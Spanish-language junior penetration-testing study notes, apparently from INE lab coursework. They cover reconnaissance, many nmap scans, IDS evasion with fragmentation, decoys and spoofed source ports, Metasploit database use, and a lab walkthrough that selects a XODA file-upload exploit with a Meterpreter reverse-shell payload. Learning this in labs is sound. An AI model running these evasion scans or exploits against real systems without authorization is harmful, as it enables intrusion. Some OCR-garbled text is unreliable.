


# Junior Penetration Test – v2



## Information Gathering

### Passive Information Gathering

*WHOIS, DNSRECON & Dirb*

```
whois target.com
```

```
dig target.com
```

```
dnsrecon -d target.com -a
```

### *Directorios escondidos*

```
Gobuster dir -u <http://target_ip> -w /usr/share/dirb/wordlist/big.txt dirb
```

<http://target.ine.local> (recomendado)

```
dirb http://target.ine.local -w /usr/share/dirb/wordlists/big.txt -X  
.bak,.tar.gz,.zip,.sql,.bak.zip"
```

```
curl <target_ip>/carpeta_oculta.bak> por ejemplo
```

## *Website Recon & Footprinting*

- Netcraft:
- DNSDumpster
- BuiltWith
- Wappalyzer
- Httrack -O

## *WAF Detection*

wafw00f <http://target.com>

## Subdomain Enumeration

sublist3r -d target.com -a

## *Google Dorks*

site:domain (limitar todos los resultados a un límite específico) site:domain  
inurl:admin/forum (búsqueda de algo más específico) site:.domain.com (conocer  
subdominios si los hay) site:.domain.com intitle:nombre (búsqueda de subdominio con  
un nombre más específico) site:\*.domain.com filetype:pdf/docx/xlsx/zip... (búsqueda de  
archivos) site:domain.com ceo/instructors/founder,etc... (búsqueda de algo específico)  
cache:domain.com (ver antigüedad de una página) waybackmachine

## Email Harvesting

theHarvester -d target.com -b Google,duckduckgo,baidu,etc etc...

## Leaked Password Databases

- haveibeenpwned.com
- Usa diccionarios como rockyou.txt, Crackstation, etc. Reportar si el correo ha  
sido vulnerable.

# ACTIVE INFORMATION GATHERING

## *DNS Zone Transfer*

dnsrecon -d

dig axfr @a.target.d target.com

dnsenum

fierce -dns domain.com (fuerza bruta de dns zone transfer)

#### *Host Discovery with NMAP*

sudo nmap -sn (ping básico)

netdiscover -i eth0 -r <target\_ip/24) (dispositivos activos)

sudo nmap -Pn (evita el ping y solo nos dice que puertos están activos)

sudo nmap -Pn -p 80 (ports específico/s)

sudo nmap -Pn -p1-65535 (limita puertos, por ejemplo, del 1 al 1000)

sudo nmap -Pn -F (escanea los puertos más usados por defecto)

sudo nmap -Pn -sU (escanea los puertos UDP, tomará su tiempo)

sudo nmap -Pn -sV -F (detecta versión de cada servicio)

sudo nmap -sV -O -Pn (detección de versión + SO, no siempre es totalmente exacto)

sudo nmap -Pn -sV -sC -F -O (esto nos enseñara scripts por defecto para una explotación)

sudo nmap -sV -sC -T4 -Pn (Eficiente para un examen o pentest (-T3))

*NOTA: si no encuentras nada con los puertos por defecto, es mejor lanzar sudo nmap -p- -sV -sC -T4 -Pn*

sudo nmap -Pn -F -oN scan\_map.txt

sudo nmap -sV -T4 --script vuln (busca vulnerabilidades conocidas, si tienes tiempo limitado, evítalo)

sudo nmap -sV -sU -T4 -sC (TCP y UDP con scripts)

*IMPORTANTE: evita -A y -O en pentests reales; úsalos solo en labs. También evita -T5 podría llevarte a la denegación de la red.*

# Networking Primer

## The OSI Model

#	OSI LAYER	FUNCTION	EXAMPLES
7	APPLICATION LAYER	Provides network services directly to end-users or applications.	HTTP, FTP, IRC, SSH, DNS
6	Presentation Layer	Translates data between the application layer and lower layers. Responsible for data format translation, encryption, and compression to ensure that data is presented in a readable format.	SSL/TLS, JPEG, GIF, SSH, IMAP
5	SESSION LAYER	Manages sessions or connections between applications. Handles synchronization, dialog control, and token management. (Interhost communication)	APIs, NetBIOS, RPC
4	TRANSPORT LAYER	Ensures end-to-end communication and provides flow control.	TCP, UDP
3	NETWORK LAYER	Responsible for logical addressing and routing.(Logical Addressing)	IP, ICMP, IPSec
2	DATA LINK LAYER	Manages access to the physical medium and provides error detection. Responsible for framing, addressing, and error checking of data frames. (Physical addressing)	Ethernet, PPP, Switches etc
1	PHYSICAL LAYER	Deals with the physical connection between devices.	USB, Ethernet Cables, Coax, Fiber, Hubs etc



*Esencial para entender cómo funciona internet*

## Network Layer

### Protocolo IP (IPv4 C IPv6)

El protocolo IP define diferentes campos en el encabezado del paquete. Estos campos cuentan con valores binarios que el servicio IPv4 hace referencia mientras reenvían paquetes a través de la red

IP Sources Address – Origen del paquete

IP Destination Adress – Destino del paquete

Time-to-Live (TTL) - un valor de 8 bits que indica la vida restante del paquete

Type-of-Service – ToS contiene campos con el valor de 8 bit-binary que es usado para determinar la prioridad de cada paquete

Protocol – Este valor de 8 bits indica la carga útil de tipo de datos que transporta el paquete

*Práctica básica: Utiliza Wireshark para identificar estos encabezados y comprende el propósito de cada una.*

## Transport Layer

Protocolos TCP C UDP

TCP: Protocolo **orientado a conexión** que proporciona información confiable y entrega de datos ordenada.

UDP: Protocolo **sin conexión** más pero no ofrece garantías sobre el orden o la fiabilidad de la entrega de los datos.

### TCP vs UDP

Feature	UDP	TCP
Connection	Connectionless	3-Way Handshake
Reliability	Unreliable, no guaranteed delivery of packets	Reliable, guarantees delivery and order of packets and supports retransmission
Header Size	Smaller header size, lower overhead	Larger header size
Applications	VOIP, streaming, gaming	HTTP, Email
Examples	DNS, DHCP, SNMP, VoIP (e.g., SIP), online gaming.	HTTP, FTP, Telnet, SMTP (email), HTTPS.



# Host Discovery

## Network Mapping Objectives

- Operating System Fingerprinting: Determining the operating systems running on discovered hosts. Knowing the operating system helps pentesters tailor their attack strategies to target vulnerabilities specific to that OS.
- Service Version Detection: Identifying specific versions of services running on open ports. This information is crucial for pinpointing vulnerabilities associated with particular service versions.
- Identifying Filtering and Security Measures: Discovering firewalls, intrusion prevention systems, and other security measures in place. This helps pentesters understand the network's defenses and plan their approach accordingly.



# Host Discovery Techniques

## Host Discovery Techniques

- Ping Sweeps (ICMP Echo Requests): Sending ICMP Echo Requests (ping) to a range of IP addresses to identify live hosts. This is a quick and commonly used method.
- ARP Scanning: Using Address Resolution Protocol (ARP) requests to identify hosts on a local network. ARP scanning is effective in discovering hosts within the same broadcast domain.
- TCP SYN Ping (Half-Open Scan): Sending TCP SYN packets to a specific port (often port 80) to check if a host is alive. If the host is alive, it responds with a TCP SYN-ACK. This technique is stealthier than ICMP ping.



# Host Discovery Techniques

- UDP Ping: Sending UDP packets to a specific port to check if a host is alive. This can be effective for hosts that do not respond to ICMP or TCP probes.
- TCP ACK Ping: Sending TCP ACK packets to a specific port to check if a host is alive. This technique expects no response, but if a TCP RST (reset) is received, it indicates that the host is alive.
- SYN-ACK Ping (Sends SYN-ACK packets): Sending TCP SYN-ACK packets to a specific port to check if a host is alive. If a TCP RST is received, it indicates that the host is alive.



## Ping sweeps

Fping –a –g <target\_ip> 2>/dev/null - Ejemplo: fping –a –g 192.168.1.0/24 2>/dev/null

Utilizar esta técnica no nos garantiza con éxito el descubrimiento de los host activos u online. Está bien si queremos encontrar dispositivos que no bloqueen el eco ICMP.

Sudo nmap –Pn <target\_ip> nos da la certeza de identificar si el objetivo está activo bloquee o no bloquee el eco ICMP.

## Host Discovery with Nmap – Parte 1

Sudo nmap –sn <target\_ip/24> - Ejemplo: sudo –sn nmap 192.168.1.0/24 --send-ip para enviar ICMP y TCP. (No nos sirve de mucho por el mismo problema, utiliza ICMP).

## Host Discovery with Nmap – Parte 2

Sudo nmap –sn <target\_ip/24> o sudo nmap –sn <target\_ip\_range> - Ejemplo: sudo nmap –sn 192.168.1.20 192.168.1.21... etc etc

*BONUS: podemos crear una lista de rango de IPs de esa red de la siguiente manera.*

*Sudo nano targets\_ip.txt, y dentro colocamos el rango de ip que queremos que escanee. Ejemplo:*

The screenshot shows a terminal window titled 'LXTerminal'. The command 'Sudo nmap -sn -iL targets\_ip.txt' has been run, and the output is displayed. The output shows three IP addresses: 10.4.23.227, 10.4.23.228, and 10.4.23.1-10. The terminal window has a dark background with light-colored text.

```
File Edit View Help
LXTerminal
LXTerminal LXTerminal
10.4.23.227
10.4.23.228
10.4.23.1-10
~
```

Sudo nmap –sn –iL targets\_ip.txt (*utiliza esto, es más cómodo en caso de que sean muchas direcciones IPs*)

Comando de mucha utilidad es el parámetro -PS (SYN PING)

Sudo nmap –sn –PS <target\_ip>

Lo que hace el parámetro –PS es enviar el paquete SYN al puerto 80 (por defecto coge este puerto) del objetivo o lista del objetivo en caso de que estemos escaneando una subred completa o un rango de red.

Podemos especificar que puerto queremos

Sudo nmap –sn –PS22 <target\_ip>

Otro comando es el parámetro -PA (TCP ACK PING)

Sudo nmap –sn –PA <target\_ip>

Comando de poca utilidad es el parámetro –PE (Echo ICMP)

Sudo nmap –sn –PE <target\_ip> --send-ip (si estamos en ethernet local usaremos –send-ip, poco efectivo porque hay firewalls que lo van a bloquear)

## Port Scanning with Nmap – Parte 1

Sudo nmap –Pn (no host discovery) -F (fast) <target\_ip>

Lo que hace este comando (-F) es escanear 93 de los puertos más comunes en vez de los 1000

## Port Scanning with Nmap – Parte 2

Sudo nmap –Pn –sT <target\_ip> Esto hace que escanee las conexiones TCP más rápido (no es seguro utilizarlo porque genera mucho ruido)

Sudo nmap -Pn -sU <target\_ip> escanea todos los puertos UDP

## Service Version & OS Detection

0Sudo nmap -sS (SYN HEALTH SCAN ) -sV -O –version-intensity 0-9 –osscan-guess –p- -T4 <target\_ip> nos indica con más exactitud el SO

```
[root@INE]~# nmap -sS -sV -O --oscan-guess --version-intensity 8 192.99.69.3 -T4 -p-  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-05 01:32 IST  
Nmap scan report for demo.ine.local (192.99.69.3)  
Host is up (0.000049s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
6421/tcp  open  mongodb  MongoDB 2.6.10  
41288/tcp open   achat   AChat chat system  
55413/tcp open  ftp     vsftpd  3.0.3  
MAC Address: 02:42:C0:63:45:03 (Unknown)  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  
OS details: Linux 4.15 - 5.8  
Network Distance: 1 hop  
Service Info: OS: Unix  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 14.69 seconds
```

## NMAP Scripting Engine

sudo nmap -sS -sC -sV -T4 -p- 192.99.69.3 (nos da información de posibles vulnerabilidades)

```
File Actions Edit View Help  
[root@INE]~# nmap -sS -sC -sV -T4 -p- 192.99.69.3  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-05 02:05 IST  
Nmap scan report for demo.ine.local (192.99.69.3)  
Host is up (0.000025s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
6421/tcp  open  mongodb  MongoDB 2.6.10 2.6.10  
| mongodb-databases:  
|   ok = 1.0  
|   databases:  
|     0  
|       name = local  
|       empty = false  
|       sizeOnDisk = 83886080.0  
|     1  
|       name = admin  
|       empty = true  
|       sizeOnDisk = 1.0  
|   totalsize = 83886080.0  
| mongodb-info:  
|   compilerFlags = -Wnon-virtual-dtor -Woverloaded-virtual -fPIC -fno-strict-aliasing -ggdb -pthread -Wall -Wsign-compare -Wno-unused-function -Wno-unused-variable -Wno-maybe-uninitial  
|   ized-ano-unknown-pragmas -Winvalid-pch -pipe -Werror -O3 -Wno-unused-local-typedefs -Wno-deprecated-declarations -fno-builtin-memcmp  
|   loaderFlags = -fPIC -pthread -Wl,-z,now -dynamic  
|   sysInfo = Linux lgw01-12 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:16:20 UTC 2015 x86_64 BOOST_LIB_VERSION=1.58  
|   ok = 1.0  
|   version = 2.6.10  
|   OpenSSLVersion = OpenSSL 1.0.2g 1 Mar 2016  
|   gitVersion = nogitversion  
|   maxbsonObjectSize = 16777216  
|   versionArray:  
|     0 = 2  
|     1 = 6  
|     2 = 10  
|     3 = 0  
|   debug = false  
|   bits = 64
```

```
[root@INE]~#  
Supported: true  
41288/tcp open  memcached Memcached  
55413/tcp open  ftp     vsftpd  3.0.3  
MAC Address: 02:42:C0:63:45:03 (Unknown)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds
```

ls -l /usr/share/nmap/scripts (dentro buscaremos el script que más nos convenga respecto a los puertos o vulnerabilidad que haya encontrado por defecto –sC

Por ejemplo, tenemos un servicio de Mongodb y su versión.

```
[root@INE ~]
# ls -l /usr/share/nmap/scripts/ | grep -e "mongo"
-rw-r--r-- 1 root root 2588 Jun 20 2024 mongoDB-brute.nse
-rw-r--r-- 1 root root 2593 Jun 20 2024 mongoDB-databases.nse
-rw-r--r-- 1 root root 3673 Jun 20 2024 mongoDB-info.nse

[root@INE ~]
#
```

En mi caso quiero saber más cosas sobre la base de datos, por lo tanto, escogeremos mongodb-info

```
[root@INE ~]
File Actions Edit View Help
[root@INE ~]
# nmap -sS -sV -p- --script=mongodb-info -T4 192.99.69.3
```

En caso de que queramos ejecutar todos los scripts específicos para mongodb usuraríamos el siguiente comando –script=mongodb-\*

## Firewall Detection & IDS Evasion

Sudo nmap –sA –Pn –p(filtramos puertos para ver si tienen firewall activados)  
<target\_ip>

```

└─[root@INE ~]# nmap -Pn -sS -F demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-05 03:45 IST
Nmap scan report for demo.ine.local (10.2.29.106)
Host is up (0.0046s latency).
Not shown: 92 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds

└─[root@INE ~]# nmap -Pn -sA -p445,3389 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-05 03:48 IST
Nmap scan report for demo.ine.local (10.2.29.106)
Host is up (0.0035s latency).

PORT      STATE      SERVICE
445/tcp   unfiltered microsoft-ds
3389/tcp  unfiltered ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

└─[root@INE ~]#

```

Como podemos ver no tiene ningun firewall esos dos puertos, bien por nosotros!!

Si tuviese firewall nos diría filtered

nmap -Pn -sS -sV -p445,3389 -f --data-length 200 -D 10.10.23.1,10.10.23.2 10.4.27.83

-f: Fragmenta los paquetes en fragmentos IP pequeños; esto ayuda a evadir IDS/IPS/firewalls que no reensamblan bien paquetes fragmentados.

--data-length 200: Añade 200 bytes de datos aleatorios a cada paquete, dificultando la detección por patrones de tráfico.

-D 10.10.23.1,10.10.23.2: Usa "decoys", es decir, genera tráfico falso desde estas direcciones IP para confundir a sistemas de detección sobre quién es el verdadero atacante.

10.4.27.83: El objetivo que se está escaneando.

Por último, el comando que usaremos es:

```
nmap -Pn -sS -sV -p445,3389 -f --data-length 200 -D -g 53 10.10.23.1,10.10.23.2  
10.4.27.83
```

```
-g 53
```

Con -g 53, el comando intenta camuflar el escaneo haciendo que el tráfico parezca venir de consultas DNS, aumentando las posibilidades de evadir reglas básicas de firewall/IDS.

## Optimizing Nmap Scans

```
[root@INE]~# nmap -Pn -sS -sV -host-timeout 5s 192.197.219.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-05 04:49 IST  
Nmap scan report for 192.197.219.1  
Host is up (0.000014s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE    SERVICE VERSION  
22/tcp    open     ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)  
80/tcp    filtered http  
443/tcp   filtered https  
MAC Address: 02:42:3E:62:B0:93 (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Nmap scan report for demo.ine.local (192.197.219.3)  
Host is up (0.000022s latency).  
All 1000 scanned ports on demo.ine.local (192.197.219.3) are in ignored states.  
Not shown: 1000 closed tcp ports (reset)  
MAC Address: 02:42:C0:C5:DB:03 (Unknown)  
  
Nmap scan report for INE (192.197.219.2)  
Host is up (0.0000090s latency).  
Skipping host INE (192.197.219.2) due to host timeout  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 256 IP addresses (3 hosts up) scanned in 9.43 seconds  
[root@INE]~#
```

Lo que hace el –host-timeout es mejorar esa velocidad de escaneo. No es recomendable usar un tiempo tan pequeño como se ve en la foto 5s, si no, usar mínimo 30 segundos si estamos en una red grande para no perdernos ningun host activo. (Levanta sospechas)

--delay-timeout hace lo mismo solo que al revés, retrasa los envíos de los paquetes (menos sospechoso)

Esto es lo mismo que usar T0 – T5, normalmente, se suele utilizar el T3 o T4 para precisión y efectividad.

## Nmap Output Formats

```
root@INE: ~/nmap_scans  x  root@INE: ~  x
[~]# nmap -Pn -SS -p- -SV -T4 demo.ine.local -oN scan_normal.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-05 05:25 IST
Nmap scan report for demo.ine.local (192.197.219.3)
Host is up (0.000022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
6421/tcp  open  mongodb MongoDB 2.6.10
41288/tcp open   achat   AChat chat system
55413/tcp open  ftp    vsftpd 3.0.3
MAC Address: 02:42:C0:C5:DB:03 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds

[~]# ls
scan_normal.txt

[~]# nmap -Pn -SS -p- -SV -T4 demo.ine.local -oX scan_normal.xml
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-05 05:26 IST
Nmap scan report for demo.ine.local (192.197.219.3)
Host is up (0.000023s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
6421/tcp  open  mongodb MongoDB 2.6.10
41288/tcp open   achat   AChat chat system
55413/tcp open  ftp    vsftpd 3.0.3
MAC Address: 02:42:C0:C5:DB:03 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds

[~]#
```

Para usar el formato XML en metasploit tenemos que iniciar la base de datos de postgresql para que se guarde dentro la información.

Una vez iniciada procedemos a hacer los siguientes comandos:

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > workspace -h
Usage:
  workspace          List workspaces
  workspace [name]  Switch workspace

OPTIONS:
  -a, --add <name>      Add a workspace.
  -d, --delete <name>    Delete a workspace.
  -D, --delete-all       Delete all workspaces.
  -h, --help             Help banner.
  -l, --list             List workspaces.
  -r, --rename <old> <new> Rename a workspace.
  -S, --search <name>    Search for a workspace.
  -v, --list-verbose     List workspaces verbose.

msf6 > workspace -a pentest_1
[*] Added workspace: pentest_1
[*] Workspace: pentest_1
msf6 > workspace
  default
* pentest_1
msf6 > dc_status
[-] Unknown command: dc_status. Did you mean db_status? Run the help command for more details.
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > db_import ~/nmap_scans/scan_normal.xml
[-] Unknown command: db_import. Did you mean db_import? Run the help command for more details.
msf6 > db_import ~/nmap_scans/scan_normal.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.10'
[*] Importing host 192.197.219.3
```

```

root@INE: ~/nmap_scans  x      root@INE: ~      x
msf6 > workspace -a pentest_1
[*] Added workspace: pentest_1
[*] Workspace: pentest_1
msf6 > workspace
    default
* pentest_1
msf6 > dc_status
[-] Unknown command: dc_status. Did you mean db_status? Run the help command for more details.
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > db_import ~/nmap_scans/scan_normal.xml
[-] Unknown command: db_import. Did you mean db_import? Run the help command for more details.
msf6 > db_import ~/nmap_scans/scan_normal.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.10'
[*] Importing host 192.197.219.3
[*] Successfully imported /root/nmap_scans/scan_normal.xml
msf6 > hosts

Hosts
=====
address      mac          name        os_name   os_flavor  os_sp purpose  info   comments
_____
192.197.219.3 02:42:c0:c5:db:03 demo.ine.local  Unknown    device

msf6 > services
Services
=====
host      port  proto  name  state  info
_____
192.197.219.3  6421  tcp    mongodb  open   MongoDB 2.6.10
192.197.219.3  41288  tcp   achat   open   AChat chat system
192.197.219.3  55413  tcp   ftp    open   vsftpd 3.0.3

msf6 > 

```

```

msf6 > services
Services
=====
host      port  proto  name  state  info
_____
192.197.219.3  6421  tcp    mongodb  open   MongoDB 2.6.10
192.197.219.3  41288  tcp   achat   open   AChat chat system
192.197.219.3  55413  tcp   ftp    open   vsftpd 3.0.3

msf6 > db_nmap -Pn -sS -sV -O -p6421 192.197.219.3
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-05 05:37 IST
[*] Nmap: Nmap scan report for demo.ine.local (192.197.219.3)
[*] Nmap: Host is up (0.000048s latency).
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 6421/tcp  open  mongodb MongoDB 2.6.10
[*] Nmap: MAC Address: 02:42:C0:C5:DB:03 (Unknown)
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 4.X|5.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
[*] Nmap: OS details: Linux 4.15 - 5.8
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
msf6 > hosts

Hosts
=====
address      mac          name        os_name   os_flavor  os_sp purpose  info   comments
_____
192.197.219.3 02:42:c0:c5:db:03 demo.ine.local  Linux     4.X       server

msf6 > 

```

## Assesment Methodologies: Enumeration

### Port Scanning with Auxiliary Modules

Para utilizar los módulos auxiliares de Metasploit, primero activamos la base de datos donde se alojará, la cual es PostgreSQL – \$service postgresql start

Iniciamos \$msfconsole y verificamos que ha iniciado bien con el siguiente comando  
\$db\_status

Después creamos un workspace para guardar toda nuestra explotación de la siguiente manera \$workspace –a ejemplo\_1

Una vez dentro buscamos un exploit relacionado con el puerto que queramos explotar, en mi caso será el puerto 80 y lo por tanto buscare exploits de portscan \$search portscan. Una vez dentro buscaremos el que hace referencia al protocolo TCP:

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace
* default
msf6 > workspace -a port_scan
[*] Added workspace: port_scan
[*] Workspace: port_scan
msf6 > workspace
* default
* port_scan
msf6 > search portscans
[-] No results from search
msf6 > search portscan

Matching Modules
=====
#  Name
-  --
0 auxiliary/scanner/portscan/ftpbounce
1 auxiliary/scanner/natpmp/natpmp_portscan
2 auxiliary/scanner/sap/sap_router_portscanner
3 auxiliary/scanner/portscan/xmas
4 auxiliary/scanner/portscan/ack
5 auxiliary/scanner/portscan/tcp
6 auxiliary/scanner/portscan/syn
7 auxiliary/scanner/http/wordpress_pingback_access

      Disclosure Date  Rank   Check  Description
-----  -----  -----  -----
normal  No    FTP Bounce Port Scanner
normal  No    NAT-PMP External Port Scanner
normal  No    SAPRouter Port Scanner
normal  No    TCP "XMas" Port Scanner
normal  No    TCP ACK Firewall Scanner
normal  No    TCP Port Scanner
normal  No    TCP SYN Port Scanner
normal  No    Wordpress Pingback Locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access
msf6 > use 5
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
```

En mi caso elegí el número 5 y lo configure con la IP objetivo que quiero explotar

```
msf6 > use 5
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
Name  Current Setting  Required  Description
CONCURRENCY  10  yes  The number of concurrent ports to check per host
DELAY  0  yes  The delay between connections, per thread, in milliseconds
JITTER  0  yes  The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS  1-10000  yes  Ports to scan (e.g. 22-25,80,110-900)
RHOSTS  yes  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS  1  yes  The number of concurrent threads (max one per host)
TIMEOUT  1000  yes  The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.180.34.3
RHOSTS => 192.180.34.3
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
Name  Current Setting  Required  Description
CONCURRENCY  10  yes  The number of concurrent ports to check per host
DELAY  0  yes  The delay between connections, per thread, in milliseconds
JITTER  0  yes  The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS  1-10000  yes  Ports to scan (e.g. 22-25,80,110-900)
RHOSTS  192.180.34.3  yes  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS  1  yes  The number of concurrent threads (max one per host)
TIMEOUT  1000  yes  The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.
```

Le damos a exploit y como no podemos ver la página web en un buscador, utilizaremos curl que nos permite “descargar” lo que hay dentro de la dirección IP objetivo para poder identificar cosas interesantes en caso de que lo haya

Unable to connect

An error occurred during a connection to 190.180.34.3.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

[Try Again](#)

```

msf6 auxiliary(scanner/portscan/tcp) > exploit
[*] 192.180.34.3 - 192.180.34.3:80 - TCP OPEN
[*] 192.180.34.3 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > curl 192.180.34.3
[*] exec: curl 192.180.34.3

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>XODA</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <script language="JavaScript" type="text/javascript">
        //<![CDATA[
        var countselected=0;
        function stab(id){var _10=new Array();for(i=0;i<_10.length;i++){document.getElementById(_10[i]).className="stab";}}var
allfiles=new Array('');
        //]]>
    </script>
    <script language="JavaScript" type="text/javascript" src="/js/xoda.js"></script>
    <script language="JavaScript" type="text/javascript" src="/js/sorttable.js"></script>
    <link rel="stylesheet" href="/style.css" type="text/css" />
</head>
<body onload="document.lform.username.focus();">
    <div id="top">
        <a href="/" title="XODA">xspan style="color: #56a;">XO</span>sD</span>xspan style="color: #56a;">A</span></a>
        </div>
        <form method="post" action="/?log_in" name="lform" id="Login">
            <p>Username:<br><input type="text" id="un" name="username" /></p>
            <p>Password:<br><input type="password" name="password" /></p>
            <p><input type="submit" name="submit" value="Login" /></p>
        </form>
</body>
</html>
msf6 auxiliary(scanner/portscan/tcp) >

```

Vemos que tenemos una aplicación web llamda XODA, bien, ahora vamos a buscar un exploit respecto a esa aplicación web \$search xoda

```

</body>
</html>
msf6 auxiliary(scanner/portscan/tcp) > search xoda

Matching Modules

#  Name                               Disclosure Date  Rank      Check  Description
-  exploit/unix/webapp/xoda_file_upload  2012-08-21       excellent  Yes    XODA 0.4.5 Arbitrary PHP File Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/xoda_file_upload

msf6 auxiliary(scanner/portscan/tcp) > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/xoda_file_upload) > show options

Module options (exploit/unix/webapp/xoda_file_upload):
Name   Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
